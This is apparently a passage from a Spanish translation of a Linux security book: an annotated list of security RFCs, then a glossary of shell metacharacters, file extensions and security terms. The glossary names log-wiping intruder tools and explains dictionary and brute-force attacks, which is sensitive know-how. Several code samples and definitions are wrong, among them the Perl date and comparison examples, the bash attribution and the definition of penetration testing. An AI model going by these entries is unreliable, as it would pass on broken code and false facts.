Recurso: "RFC 2057. Source Directed Access Control on the Internet" (Control de acceso dirigido a fuentes en Internet). **Descripción**: por S. Bradner, Noviembre de 1.996. Habla de posibles vías de filtrado; una respuesta al CDA. **URL**: http://info.internet.isi.edu:80/in-notes/rfc/files/rfc2057.txt.

Recurso: "RFC 2065. Domain Name System Security Extensions" (Extensiones de seguridad del sistema de nombre de dominio). **Descripción**: por D. Eastlake, 3rd, C. Kaufman, Enero de 1.997. Cómo agregar más seguridad al sistema DNS. **URL**: http://info.internet.isi.edu:80/in-notes/rfc/files/rfc2065.txt.

Recurso: "RFC 2069. An Extension to HTTP: Digest Access Authentication" (Una extensión del sistema HTTP: autentificación de acceso al resumen). **Descripción**: por J. Franks, P. Hallam-Baker, J. Hostetler, P. Leach, A. Luotonen, E. Sink y L. Stewart, Enero de 1.997. Autentificación avanzada para HTTP. **URL**: http://info.internet.isi.edu:80/in-notes/rfc/files/rfc2069.txt.

Recurso: "RFC 2084. Considerations for Web Transaction Security" (Consideraciones sobre la seguridad de transacción web). **Descripción**: por G. Bossert, S. Cooper y W. Drummond, Enero de 1.997. Cómo dar confidencialidad, autentificación e integridad a los datos enviados vía HTTP. **URL**: http://info.internet.isi.edu:80/in-notes/rfc/files/rfc2084.txt.

Recurso: "RFC 2085. HMAC-MD5 IP Authentication with Replay Prevention" (Autentificación de IP HMAC-MD5 con prevención de repetición). **Descripción**: por M. Oehler, R. Glenn, Febrero de 1.997. MD5 con claves asociado con la (IP Authentication Header) cabecera de autentificación IP. **URL**: http://info.internet.isi.edu:80/in-notes/rfc/files/rfc2085.txt.

Recurso: "RFC 2137. Secure Domain Name System Dynamic Update" (Actualización segura y dinámica del sistema del nombre de dominio). **Descripción**: por D. Eastlake 3rd, Abril de 1.997. Describe la utilización de firmas digitales en las actualizaciones de DNS para mejorar la seguridad global del sistema DNS. **URL**: http://info.internet.isi.edu:80/in-notes/rfc/files/rfc2137.txt.

Recurso: "RFC 2144. The CAST-128 Encryption Algorithm" (El algoritmo de encriptación CAST-128). **Descripción**: por C. Adams de Entrust Technologies. Este documento describe un sistema de encriptación Substitution-Permutation Network (SPN) (Red de permutación-sustitución) parecido a DES. **URL**: http://info.internet.isi.edu:80/in-notes/rfc/files/rfc2144.txt.

Recurso: "RFC 2179. Network Security For Trade Shows" (Seguridad de red para presentaciones comerciales). **Descripción**: por A. Gwinn de Networld. Este documento presenta una lista de comprobación de seguridad para presentaciones comerciales. **URL**: http://info.internet.isi.edu:80/in-notes/rfc/files/rfc2179.txt.

Recurso: "RFC 2196. Site Security Handbook" (Manual de seguridad de sitios). **Descripción**: por B. Fraser, Editor, Septiembre de 1.997. Actualiza 1244. Sólo otra versión del útil documento ya existente. **URL**: http://info.internet.isi.edu:80/in-notes/rfc/files/rfc2196.txt.

Recurso: "RFC 2222. Simple Authentication and Security Layer" (Autentificación sencilla y capa de seguridad). **Descripción**: por J. Myers, Octubre de 1.997. Describe un método para agregar soporte de autentificación a protocolos basados en conexión. **URL**: http://info.internet.isi.edu:80/in-notes/rfc/files/rfc2222.txt.

Recurso: "RFC 2228. FTP Security Extensions" (Extensiones de seguridad FTP). **Descripción**: por M. Horowitz y S. Lunt, Octubre de 1.997. Extensión de las capacidades de seguridad de FTP. **URL**: http://info.internet.isi.edu:80/in-notes/rfc/files/rfc2228.txt.

APÉNDICE E

Glosario

; El metacarácter ; es utilizado frecuentemente para separar comandos *shell* que se ejecutarán secuencialmente (como, por ejemplo, comando1;comando2). ; también se utiliza en algunos lenguajes de programación (Perl, C, C++) al final de una instrucción. Por ejemplo:

```
print "Esta sentencia termina con un punto y coma\n";
```

El metacarácter # se utiliza para muchas cosas, incluyendo las siguientes:

- En punteros ancla de documentos HTML. El metacarácter # precede a los nombres objetivo. Los objetivos permiten a los usuarios navegar a puntos específicos dentro de una página web sencilla. Puede que haya visto tales referencias ancla en una URL, así: http://www.mcp.com/index.html#toc. Esto le llevaría al objetivo toc del documento index.html.
- Para comentar líneas en *scripts* y archivos de configuración. Cualquier línea que siga al carácter # es ignorada (excepto cuando esa línea incluye a la siguiente, en cuyo caso hay que utilizar normalmente otro #).
- En conjunción con el símbolo de cierre de exclamación (!) para anunciar la *shell* o interprete de comando que hay que utilizar para un *script* dado (como #!/bin/sh o #!/usr/bin/perl).
- Para marcar normas incluidas en archivos fuente del lenguaje de programación (como #include <stdio.h>).

! El metacarácter ! o símbolo de cierre de exclamación en csh recuerda comandos recientes por sus números históricos en csh. Por ejemplo, el comando !143 recuerda al comando 143. (Puede recordar rápidamente el último comando ejecutado utilizando una exclamación doble, así: !!) En otros casos, ! se utiliza para representar un NOT lógico. Por ejemplo:

```
If(!userfield eq "Okay") {
  print "El usuario no estaba de acuerdo\n";
}
```

Este código dice que si el campo userfield no es igual que el texto "Okay", el sistema debería imprimir que el usuario no accede.

| El símbolo | o símbolo conducto es para conectar comandos, donde la salida de un comando se convierte en la entrada de otro. Por ejemplo, suponga que quiere examinar *logs* de los últimos 10 *logins* de root. Podría utilizar este comando:

```
last root ¦ head —10
```

Esto reunirá todos los *logins* grabados para root (last root). La salida resultante se convierte en la entrada de head, que separa los 10 *logins* más recientes (head —10). (Este símbolo es también un OR lógico en C.)

|| El metacarácter || o metacarácter combinación de doble conducto representa un OR lógico entre dos o más comandos. Por ejemplo, la instrucción comando1 || comando2 le dice a la *shell* que si comando1 falla, ejecute comando2.

& El metacarácter sencillo (&) le dice a la *shell* que ejecute el comando precedente en segundo plano. Utilícelo cuando el comando que quiere ejecutar probablemente cerrará la línea de introducción de comandos de *shell* por algún tiempo. (Algunos comandos pueden llevar minutos o incluso horas.) Por ejemplo:

```
complex-command &
```

Véase también segundo plano. (Este símbolo es también un AND lógico en C.)

&& Los metacarácteres && dobles representan un AND lógico entre dos o más comandos. Por ejemplo, la instrucción comando1 && comando2 le dice a la *shell* que si comando1 tiene éxito, ejecute comando2.

>& La utilización de la combinación >& al final de la línea de comando redirige STDOUT y STDERR a un archivo (y sobrescribe ese archivo). Véase también salida estándar (*Standard Output* (STDOUT)) y error estándar (Standard Error (STDERR)).

>>& La utilización de la combinación >>& al final de la línea de comando redirige (y agrega) STDOUT y STDERR a un archivo. Véase también salida estándar (*Standard Output (STDOUT)*) y error estándar (*Standard Error (STDERR)*).

$ El metacarácter $ se utiliza para asignación de variables (particularmente en algunas *shells* y Perl). Por ejemplo:

```
$mydate = '/usr/bin/date';
```

Esta instrucción asigna la fecha actual a $mydate. A partir de aquí, puede utilizar $mydate para llamar o imprimir la fecha y hora actuales. Por ejemplo:

```
$mydate = '/usr/bin/date';
print "Sus comentarios se recibieron alrededor del día $mydate\n";
```

* El asterisco (*) se utiliza para buscar coincidencias de cualquier carácter (o conjunto de caracteres) en la búsqueda de archivos.

? El símbolo ? buscará coincidencias de cualquier carácter en búsqueda de archivos. Por tanto, la búsqueda ls myfile.tx? coincidirá con myfile.txt, myfile.txs, myfile.tx1, etc.

@ El símbolo @ se utiliza con frecuencia para la asignación de matriz en Perl (@frutas=('manzanas', 'naranjas', 'melocotones')). El símbolo @ también se utiliza en las direcciones de correo electrónico (bonehead@samshacker.net).

< El símbolo < se utiliza para redirigir entradas al archivo o proceso específico. En muchos lenguajes de programación, el símbolo < se utiliza también en su papel más tradicional como operador comparativo, el más conocido símbolo "menor-que".

> El símbolo > se utiliza para redirigir salidas al archivo o proceso específico. Por ejemplo, dir > dir-listing.txt redirigirá su petición de listado de directorios (dir) a un archivo (dir-listing.txt) para verlo posteriormente. En muchos lenguajes de programación, el símbolo > se utiliza también en su papel más tradicional como operador comparativo, el más conocido símbolo "mayor que".

>> El símbolo >> se utiliza para redirigir y agregar datos a un archivo. Se diferencia del símbolo >en que >> agrega información a un archivo, añadiendo texto al final sin sobrescribirlo.

+ El metacarácter + se utiliza para agregar ($valor1 + valor2 = $valor3).

= El símbolo = se utiliza frecuentemente como un operador de asignación y rara vez como un operador comparativo. Por ejemplo, en Perl, podría almacenar salidas desde un programa de Linux, date, en una variable, así:

```
$mydate='/usr/bin/date'
```

== El operador == indica igualdad entre dos valores y se utiliza frecuentemente en comprobaciones condicionales como ésta:

```
if($my-variable==4) {
    print "$my-variable es mayor que 4\n";
  }
```

!= La combinación != se utiliza en operaciones comparativas y representa un estado NOT EQUAL (distinto de) (por tanto, la instrucción 1 != 2 es verdadera).

$HOME Una variable de entorno *shell* que apunta a su directorio matriz (normalmente /home/hacker, donde hacker es su nombre de usuario). En csh, es $home. Para ver su directorio matriz actual, escriba echo $HOME en su línea de introducción de comandos *shell*. Véase también variables de entorno.

$LOGNAME Una variable de entorno *shell* que almacena su nombre de usuario. Para ver su nombre de usuario/nombre de *log* actual, escriba echo $LOGNAME en una línea de introducción de comandos *shell*. Véase también variables de entorno.

$MAIL Una variable de entorno *shell* que almacena la localización de su directorio de correo (normalmente /var/mail/hacker, donde su nombre de usuario es hacker). Para ver su directorio de correo actual, escriba echo $MAIL en una línea de introducción de comandos *shell*. Véase también variables de entorno.

$PATH Una variable de entorno *shell* que almacena su ruta o la lista de directorios que la *shell* investigará cuando busque archivos. Una ruta normal sería como ésta:

```
/bin:/usr/bin:/usr/local/bin:/usr/man:/usr/X11R6/bin:
```

Note que los dos puntos (:) separan directorios. Para ver su ruta actual, escriba echo $PATH en una línea de introducción de comandos *shell*. Véase también variables de entorno.

$SHELL Una variable de entorno *shell* que almacena su *shell* predeterminada. Para ver su *shell* predeterminada, escriba echo $SHELL en una línea de introducción de comandos *shell*. Véase también variables de entorno.

$TERM Una variable de entorno *shell* que almacena su emulación de terminal actual. Para ver su emulación de terminal actual, escriba echo $TERM en una línea de introducción de comandos *shell*. Véase también variables de entorno.

$TZ Una variable de entorno *shell* que almacena su zona horaria predeterminada. Para ver su zona horaria predeterminada, escriba echo $TZ en una línea de introducción de comandos *shell*. Véase también variables de entorno.

.aif Esta extensión de archivo indica un archivo de sonido Apple o SGI (IRIX).

.arc Esta extensión de archivo indica un archivo comprimido ARC.

.arj Esta extensión de archivo indica un archivo comprimido ARJ.

.ASC Esta extensión de archivo indica un archivo escrito en ASCII. (Tales archivos pueden contener texto sencillo o imágenes de arte ASCII.)

.au Esta extensión de archivo indica un archivo de sonido, generado probablemente en una estación Sun Microsystems SPARCstation.

.avi Esta extensión de archivo indica un archivo de Vídeo para Windows que contiene vídeo real o animación.

.awk Esta extensión de archivo indica un programa awk (como count.awk). Véase también awk (gawk).

.bas Esta extensión de archivo indica un archivo de código fuente BASIC (un programa escrito en BASIC).

.bck Esta extensión de archivo indica una copia de seguridad hecha con VAX/VMS.

.bmp Esta extensión de archivo indica una imagen de mapa de bits (probablemente generada en un entorno Microsoft).

.c Esta extensión de archivo indica un archivo de código fuente del lenguaje de programación C (como menu.c). Véase también C.

.cc Esta extensión de archivo (raramente utilizada en Linux) indica un archivo de código fuente del lenguaje de programación C++ (como menu.cc). Véase también C++.

.cgi Esta extensión de archivo indica un archivo de código fuente de programa CGI (como webcounter.cgi). Tales archivos contienen probablemente programas Perl, que a veces también se ponen con una extensión .pl. Véase también Perl.

.CGM Esta extensión de archivo indica un archivo *Computer Graphics Metafile* (imagen).

.conf Esta extensión de archivo indica un archivo de configuración (como access.conf).

.cpp Esta extensión de archivo indica un código C (para preprocesamiento).

.csh Esta extensión de archivo indica un archivo de programa *shell* C (como cut.csh). Véase también *shell* C.

.dat Esta extensión de archivo indica un archivo de datos que podría originarse en casi cualquier plataforma (los culpables más probables son VMS y DOS/Windows).

.db Esta extensión de archivo indica un archivo de base de datos (como users.db).

.doc Esta extensión de archivo indica (al menos en Linux) un archivo de texto normal, en oposición a un documento de Microsoft Word.

.dvi Esta extensión de archivo indica un archivo de texto TeX, utilizado a menudo en composición.

.gz Esta extensión de archivo indica un archivo comprimido (como package.gz).

.h Esta extensión de archivo indica un archivo cabecera de lenguaje de programación C (como menu.h). Véase también C.

.htaccess El archivo de acceso htpasswd. Véase también htpasswd en este glosario, en el Apéndice A, "Guía de comandos de seguridad de Linux", y el Capítulo 14, "Seguridad de servidor web", o la página del manual de htpasswd.

.htpasswd La base de datos de contraseñas htpasswd para la protección con contraseñas de sitios web. Véase también htpasswd, Capítulo 14, "Seguridad de servidor web", o la página del manual de htpasswd.

.o Esta extensión de archivo indica un archivo de objeto compilado de lenguaje de programación C (como menu.o). Véase también C.

.pl Esta extensión de archivo indica un archivo de *script* Perl (como script.pl). Véase también Perl.

.ps Esta extensión de archivo indica un archivo *postscript* (como paper.ps). Véase también PostScript.

.py Esta extensión de archivo indica un archivo de programa python (como calc.py). Véase también Python.

.pyc Esta extensión de archivo indica un archivo de código de byte de Python. Véase también Python.

.s Esta extensión de archivo indica un archivo que contiene lenguaje de programación ensamblador (como format.s).

.sh Esta extensión de archivo indica un archivo de programa *shell* (como count.sh).

.tar Esta extensión de archivo indica un archivo tar (como package.tar). Véase también tar.

.tcl Esta extensión de archivo indica un programa TCL (como menu.tcl). Véase también Tcl.

.tgz Esta extensión de archivo indica un archivo comprimido (como package.tgz).

.uue Esta extensión de archivo indica texto uuencoded. Véase también uuencode.

.XBM Esta extensión de archivo indica un mapa de bits X Window System (imagen).

.Z Esta extensión de archivo indica un archivo comprimido (como package.tgz).

3DES 3DES es otra manera de referirse al triple DES, donde DES se ejecuta a través de tres niveles de encriptación. Véase Estándar de encriptación de datos (*Data Encryption Standard, DES*).

abuso Comportamiento prohibido o no autorizado. También un divertido juego de red estilo arcade para Linux.

acceso de escritura Cuando un usuario tiene acceso de escritura, significa que tiene permiso y privilegios para escribir en un archivo o directorio en particular. Obtenga más información en el Capítulo 4, "Administración básica del sistema Linux".

acceso de lectura Cuando un usuario tiene acceso de lectura, significa que tiene privilegios para leer un archivo en particular.

acreditación Una certificación de alguna autoridad de que su sitio web y sus prácticas de negocios son seguras o se prestan a la seguridad. Obtiene este certificado sometiendo su red a una evaluación estricta, cuyo resultado final es una certificación y un sello de aprobación. Muchos grupos ofrecen esta acreditación, incluidos International Computer Security Association (Asociación Internacional de Seguridad de Computadoras), American Institute of Certified Public Accountants (el Instituto Americano de Cuentas Públicas Certificadas), Coopers & Lybrand, etc. Amplíe sus conocimientos en el Capítulo 14, "Seguridad de servidor web".

adaptador Un dispositivo de hardware utilizado para conectar unidades. En contexto de trabajo en red esto significa un adaptador/tarjeta Ethernet, aunque el término ha sido aplicado más normalmente a unidades de enlace telefónico.

administrador Un humano encargado de controlar una red. Amplíe sus conocimientos en el Capítulo 4, "Administración básica del sistema Linux".

AIX Un tipo de UNIX creado por International Business Machines (IBM). AIX se ejecuta en estaciones de trabajo RISC y en PowerPC.

algoritmo Un algoritmo es una operación matemática que realiza algunos propósitos útiles. Este propósito podría ser superficial, como mostrar páginas web cuando se interpretan, o más crítico, como la encriptación y desencriptación de datos sensibles.

Algoritmo internacional de encriptación de datos (*International Data Encryption Algorithm, IDEA*) IDEA es un potente algoritmo de encriptación de cifras en bloque que opera con una clave de 128 bits. IDEA codifica los datos más rápido que DES y es mucho más seguro.

alias Los alias son abreviaturas para comandos y se utilizan para ahorrar tiempo o personalizar el sistema. Por ejemplo, podría cambiar ls -lFa a l.

amadmin amadmin es la interfaz administrativa para controlar copias de seguridad amanda y configurar el sistema de copias amanda. Para obtener más información, véase el Capítulo 21, "Recuperación de desastres".

amanda *Advanced Maryland Automatic Network Disk Archiver* (archivador automático avanzado de disco de red de Maryland), un sistema de copia de seguridad de Linux. Amplíe sus conocimientos en el Capítulo 21, "Recuperación de desastres". Véase también amadmin, amcheck y amcleanup en este glosario o en el Apéndice A, "Guía de comandos de seguridad de Linux".

amcheck El sistema de copias de seguridad amanda preejecuta auto comprobación. amcheck verifica que todos los sistemas están listos para una sesión de copia. Amplíe sus conocimientos en el Capítulo 21, "Recuperación de desastres". Véase también amanda, amadmin y amcleanup en este glosario o en el Apéndice A.

amcleanup amcleanup ejecuta el proceso de limpieza de amanda después de un fallo. Amplíe sus conocimientos en el Capítulo 21, "Recuperación de desastres". Véase también amanda, amadmin y amcheck en este glosario o en el Apéndice A.

amd amd es el demonio de automontado, un programa de Linux utilizado para montar automáticamente sistemas de archivos.

amdump amdump copia todos los discos en una configuración amanda.

amrestore amrestore es un programa de Linux para extraer archivos de una copia de seguridad en cinta amanda.

análisis de tráfico El análisis de tráfico es el estudio de patrones de una comunicación en lugar de los contenidos de esa comunicación, como estudiar cuándo, dónde y a quién se están enviando mensajes en particular, sin estudiar realmente el contenido de dichos mensajes. Obtenga más información en el Capítulo 7, "*Sniffers* y escuchas electrónicas".

analizador de protocolos Hardware, software o ambos que supervisan el tráfico de red y lo reducen a diagramas de datos o paquetes que pueden ser leídos por humanos. También llamados *sniffers*. Amplíe sus conocimientos en el Capítulo 7, "*Sniffers* y escuchas electrónicas".

anillo token Una red que está colocada en una topología de anillo, en la que se pasa un token especial de computadora a computadora. Una computadora debe esperar a recibir un *token* antes de enviar datos a través de la red.

anlpasswd Un buen comprobador de contraseñas proactivo del Argonne National Laboratory (Laboratorio Nacional Argonne). anlpasswd utiliza el archivo diccionario de su elección y, así, puede crear normas personalizadas.

archivo oculto Un archivo que normalmente no aparece en la lista del directorio. Por ejemplo, cuando utilice el comando ls -l, los archivos ocultos no aparecerán. Comienzan por un punto y normalmente contienen información de entorno o arranque. Para ver los archivos ocultos en su directorio, utilice el siguiente comando: ls -al.

anfitrión bastión Un servidor que está blindado contra ataques y puede utilizarse, por tanto, en el exterior del *firewall* como su "cara al mundo". Frecuentemente son sacrificables. Amplíe sus conocimientos en el Capítulo 18, "Linux y *firewalls*".

ANSI *American National Standards Institute* (Instituto Nacional Americano de Estándares), una organización que establece ciertos estándares (incluidos estándares de lenguajes de programación). Búsquelos en http://www.ansi.org.

applet Un pequeño programa de Java que se ejecuta en un entorno de navegador web. Los *applets* (pequeñas aplicaciones) agregan gráficos, animación y texto dinámico a páginas web que de otra forma no tendrían vida. Las pequeñas aplicaciones pueden tener graves implicaciones en la seguridad. En entornos sensibles, debería desactivar la capacidad de realizar pequeñas aplicaciones del navegador.

argumento Un valor de línea de comando que pasa a un programa. Los argumentos siempre aparecen después del comando especificado. Por ejemplo, suponga que quiere borrar tres archivos de su directorio matriz: hickory, dickory y dock. Podría realizar el comando rm hickory dickory dock. Estos nombres de archivo son argumentos para rm.

at at lee comandos de entradas estándar o archivos de texto, que pueden ser entonces puestos en fila y ejecutarse posteriormente.

ataque Un intento por parte de un intruso de penetrar en su seguridad o desactivar su sistema. Por ejemplo, un ataque de denegación de servicio es aquél en el que el atacante intenta sacar a su servidor de la Red. Además, en criptografía, un ataque es el acto o método de intentar burlar una cifra o número criptográfico. Dichos ataques se conocen con varios nombres dependiendo de qué porción de esquema de encriptación es atacada y qué elementos se utilizan para completar el ataque. Por ejemplo, puede encontrase con ataques de texto, ataques de texto cifrado, ataques basados en claves o ataques basados en el tiempo.

ataque de diccionario Los ataques de diccionario (a veces llamados ataques de listas de palabras) funcionan de este modo: los intrusos obtienen sus contraseñas encriptadas y entonces, utilizando el mismo algoritmo de contraseña que su sistema operativo, encriptan muchos miles de palabras. (Estas palabras normalmente se derivan de un diccionario, de ahí el nombre.) Cada palabra recién encriptada es entonces comparada con sus contraseñas encriptadas. Si hay coincidencia, esa contraseña ha sido pirateada. Amplíe sus conocimientos en el Capítulo 5, "Ataques a contraseña".

ataque de fuerza bruta Un ataque de fuerza bruta es algo primitivo. En él, se intentan todas las combinaciones posibles hasta que el atacante da con la correcta. Para apreciar este proceso, piense en un maletín con cerradura de combinación. Estas cerraduras normalmente tienen tres ruedas y cada rueda va del 0 al 9. Para probar todas las posibles combinaciones en una cerradura así, harían falta 999 intentos, o 1998 en total para ambas cerraduras, la de la derecha y la de la izquierda. Sin embargo, en la realidad probablemente abriría el maletín antes de agotar las 1998 posibilidades. Podría aumentar sus probabilidades en gran manera intentando

primero las combinaciones más probables (como 007, 666 y 777), así como combinaciones que concuerden abarcando las dos cerraduras (como, por ejemplo, donde las tres ruedas de la izquierda sean 2,4,6 y las tres de la derecha 8,1,0, lo que sería igual a 2-4-6-8-10). En este esquema, su búsqueda empezaría en 000, seguiría por 001, etc. Amplíe sus conocimientos en el Capítulo 5, "Ataques a contraseña".

ataque llevado a cabo por datos Un ataque que depende de datos ocultos o encapsulados, que pueden estar diseñados para pasar por un *firewall* sin ser detectados. Java y JavaScript pueden utilizarse para dichos ataques.

atributo El estado de un recurso dado (archivo o directorio) y si ese recurso es legible, oculto, de sistema u otros. Éste es un término utilizado principalmente en referencia a archivos en sistemas de archivos basados en Microsoft. También puede referirse al estado de los objetos en JavaScript y HTML.

auditoría En términos generales, es un examen sistemático de su sistema y/o prácticas de negocios. El propósito de dicho examen es asegurarse de si actualmente está utilizando las mejores prácticas. O, en más profundidad, una auditoría también puede ser una comprobación proactiva de sus controles de seguridad y de su habilidad para sobrevivir, grabar, seguir la pista, analizar e informar de ataques de red. Amplíe sus conocimientos en el Capítulo 19, "*Logs* y auditorías".

auditoria de seguridad Un examen (frecuentemente de terceros) de los controles de seguridad de una organización y mecanismos de recuperación de desastres.

AUP Normativa de utilización aceptable (*Acceptable Use Policy*). Originalmente establecida por la National Science Foundation (La Fundación Nacional de Ciencias), AUP prohibió en un tiempo el uso de Internet para propósitos comerciales. Hoy en día, AUP emite normas a las que debe ceñirse un usuario cuando utilice los servicios de un ISP.

autentificación El proceso de autentificar a un usuario o a un *host*. Dicha autentificación puede ser sencilla y aplicada en el nivel de aplicación (como pedir una contraseña) o puede ser compleja (como di*álog*os de respuesta-desafío entre máquinas, que se basan en algoritmos o encriptación en un nivel de sistema discreto).

autentificar Cuando autentifica un usuario o *host* en particular, está verificando su identidad, su nivel de acceso o ambos.

autentificador Cualquier medio por el cual se pueda autentificar a un usuario, nodo o proceso.

autoridad de certificados Una tercera parte de confianza que expide certificados de seguridad y verifica su autenticidad. Probablemente, la autoridad de certificados comerciales más conocida es VeriSign, que proporciona certificados para componentes de ActiveX compatibles con Microsoft, entre otras cosas.

autorización Los derechos de un usuario para acceder a objetos o recursos. Cuando excede esta autorización, viola su Normativa de autorización aceptable.

autentificación de acceso a resumen Una extensión segura para el protocolo de transferencia de hipertexto (*Hypertext Transfer Protocol*) que sólo proporciona

autentificación de usuario básica (no encriptada) sobre la Web. Para obtener más información, véase la RFC 2069.

automontaje La práctica de montar automáticamente unidades de disco de red en el inicio. Esto es común cuando las tareas o recursos se distribuyen por varios *hosts* de una red.

awk (gawk) Un lenguaje de rastreo y procesamiento de texto potente. La versión gratuita se llama gawk. Para obtener más información sobre gawk, introduzca esta línea de comando: info gawk. O compruebe la página del manual de gawk.

badblocks badblocks es un programa de Linux para buscar unidades de antiguos bloques.

bash bash es el *Bourne-Contra Shell*, un intérprete de comandos compatible con sh. bash fue creado por Steven Bourne. Compare con csh, ksh y tcsh.

biométricas Véase controles de acceso biométricos.

BIOS La BIOS es el sistema básico de entrada/salida (*Basic Input/Output System*). Esta BIOS consiste en software de la marca (software incrustado en un chip de su placa madre) que gestiona las funciones más básicas de su computadora. Por ejemplo, su BIOS comprueba la memoria del sistema y las unidades de disco en cada inicio. También le permite especificar opciones de inicio exóticas e, incluso, una contraseña. Por esta razón, la BIOS es significativa en un contexto de seguridad. Amplíe sus conocimientos en el Capítulo 2, "Seguridad física".

bootpd Pasarela/servidor de protocolo de inicio de Internet (*Internet Boot Protocol server/gateway*).

bootptest Una herramienta para enviar peticiones BOOTP e imprimir respuestas.

bootsetup La utilidad de configuración de inicio LST.

bsdslattach Una herramienta para añadir líneas en serie como interfaces de red. Puede utilizar esta utilidad para agregar otros *hosts* o terminales sin procesamiento.

C El lenguaje de programación C. C es un lenguaje para todo propósito y está muy relacionado con Internet porque se utilizó para escribir UNIX y Linux. Aún hay muchos programas de seguridad que se distribuyen en fuente C en bruto. Puede compilar programas de C utilizando el compilador de C GNU (gcc). La sintaxis sencilla es gcc (o cc), pero esto subestima en gran medida las opciones del compilador. Véase la página del manual de gcc para ampliar conocimientos.

C&A Certificación y acreditación (*Certification and Accreditation*).

C++ Lenguaje de programación orientado a objeto parecido a C pero, de alguna manera, más potente. C++ confía fuertemente en clases heredadas. Puede compilar programas de C++ en Linux utilizando el compilador GNU C++ g++. La sintaxis sencilla es g++ código fuente —o archivo salida, pero esto subestima en gran medida las opciones del compilador. Véase la página del manual de g++ para ampliar conocimientos.

C2 Clases de criterios del libro naranja de la serie arco iris (*Criteria Class from The Rainbow Series Orange Book*), oficialmente conocido como DoD 5200-28-STD. Para cumplir los requisitos de C2, un sistema debe (como mínimo) soportar un *logging* y una auditoría tal que las acciones de un usuario puedan grabarse y almacenarse para un examen posterior. Además, para cumplir los requisitos de C2, debe asignarse personal de administración para que realice dichos procedimientos de auditoría (y deben hacerlo así). Mejore sus conocimientos en http://www.fas.org/irp/nsa/rainbow/tg006.htm.

C4I Comando, control, comunicaciones, computadoras e inteligencia (*Command, Control, Communications, Computers, and Intelligence*), un término utilizado en la guerra de información.

cable de fibra óptica Un cable de red extremadamente rápido que transmite datos utilizando luz en lugar de electricidad. Utilizado más normalmente para *backbones.*

caos Tradicionalmente, se ha definido el caos como "el gran desorden o asunto sin forma en espacio infinito", o algo tan desordenado y aleatorio en lo que no se puede encontrar ningún patrón. Nada más. Ahora, se ha reconocido que incluso en el caos, hay algún tipo de orden. Hay patrones apreciables que pueden aparecer con el tiempo y se repiten de un modo semi-ordenado. Por tanto, la verdadera aleatoriedad es difícil de obtener. Este tópico es popular entre los criptógrafos.

capa de enchufes seguros (*Secure Socket Layer* (SSL)) Un protocolo de seguridad, creado por Netscape Communications Corporation, que permite a las aplicaciones cliente/servidor comunicarse libres de escuchas, fallos o falseamiento de mensajes. SSL se utiliza ahora para asegurar el comercio electrónico. Obtenga más información en el Capítulo 15, "Protocolos web seguros".

CA-Unicenter Potente software de gestión de red y de bases de datos de Computer Associates. Se utiliza normalmente en servidores de bases de datos masivos y de empresas, especialmente en redes de un área amplia.

CERT El equipo de respuesta para emergencias informáticas (*The Computer Emergency Response Team*), una organización de seguridad que ayuda a las víctimas de ataques de piratas. Búsquela en http://www.cert.org.

certificado O el resultado final de una evaluación de seguridad favorable de un producto o sistema, o un honor académico otorgado a aquellos que completan con éxito cursos de ingeniería de red (como, por ejemplo, un certificado de Novell de ingeniero de red.)

certificado digital Un documento digital que verifica y garantiza que se ha asignado a una entidad o persona en particular una clave criptográfica particular (normalmente una clave pública).

cfdisk Un manipulador de tabla de partición de disco basado en curses para Linux. cfdisk presenta información sobre partición de disco en una buena interfaz fácil de comprender.

chfn Un comando Linux utilizado para cambiar su información de dedo. Ésta es la información que aparece cuando alguien te señala.

chmod Un programa de Linux utilizado para cambiar los permisos de un archivo. Amplíe sus conocimientos en el Capítulo 4, "Administración básica del sistema Linux".

chroot Un entorno restrictivo en el que los procesos se ejecutan con privilegios limitados, o la técnica (y comando) utilizada para crear dicho entorno. Amplíe sus conocimientos en el Capítulo 14, "Seguridad de servidor web".

cierre de cuenta El cierre de cuenta es lo que le ocurre a una cuenta después de repetidos fallos de connexión. Esto sirve para protegerse contra ataques de fuerza bruta o personas que intentan manualmente contraseña tras contraseña. La mayoría de los sistemas operativos de red le permiten especificar cuántos intentos permitir antes de que se produzca el cierre de cuenta (tradicionalmente son tres). Amplíe sus conocimientos en el Capítulo 5, "Ataques a contraseña".

cifra asimétrica Una cifra que emplea un sistema criptográfico de clave pública/privada. En dichos sistemas, A encripta un mensaje a la clave pública de B. A partir de aquí, el mensaje sólo puede ser desencriptado utilizando una clave privada de B.

CISC Computadora de instrucciones complejas (*Complex Instruction Set Computer*), una computadora que ejecuta un procesador que soporta unas 200 instrucciones distintas y complejas, muchos modos de direccionamiento y acceso a memoria caché. Como ejemplos tenemos la 80x86 y los procesadores Pentium de Intel, la VAX, y Motorola 680x0.

clave Una clave es normalmente un valor único, derivado de un proceso algorítmico, que le identifica. Por ejemplo, en los esquemas clave-privada/clave-pública, tiene ambas claves, pública y privada. Distribuye su clave pública a los usuarios en general y ellos utilizan esta clave (normalmente representada por su dirección de correo electrónico) para encriptar mensajes que sean exclusivamente para usted. Dichos mensajes sólo pueden descodificarse con su clave privada. Ni siquiera el autor del mensaje puede descifrarlo.

clean.c Herramienta de pirateo para limpiar las evidencias de la presencia de un pirata en los *logs* del sistema. Amplíe sus conocimientos en el Capítulo 19, "*Logs* y auditorías", y en el Capítulo 20, "Detección de intrusiones".

cliente Software diseñado para interactuar con una aplicación servidor específica. Por ejemplo, los navegadores WWW como Netscape Communicator e Internet Explorer son clientes WWW. Están específicamente diseñados para interactuar con la Web o con servidores HTTP.

cloak.c Una herramienta de pirateo que borra las evidencias de la presencia de un pirata en los *logs* del sistema. Amplíe sus conocimientos en el Capítulo 19, "*Logs* y auditorías", y el 20, "Detección de intrusiones".

cloak2.c Una herramienta de pirateo que borra las evidencias de la presencia de un pirata en los *logs* del sistema. Amplíe sus conocimientos en el Capítulo 19, "*Logs* y auditorías", y el 20, "Detección de intrusiones".

columna vertebral (backbone) Su alimentación central de la red, el corazón de su red al que están conectados todos los demás sistemas.

compartir Compartir es el proceso de permitir a los usuarios de otras máquinas que accedan a sus archivos y directorios. Compartir archivos es una actividad bastante típica dentro de redes de área local y, a veces, puede ser un riesgo de seguridad.

comprobación de penetración El proceso de atacar a un *host* sin descubrir vulnerabilidades de seguridad remotas.

compromiso Una brecha de seguridad en la que se exponen o podrían haber sido expuestos los datos sensibles. Cuando ocurre dicha brecha, la gente a veces dice que el objetivo se ha visto comprometido.

confidencialidad El principio por el cual algunos datos son sensibles o privilegiados y, por consiguiente, no pueden ser vistos por el público en general.

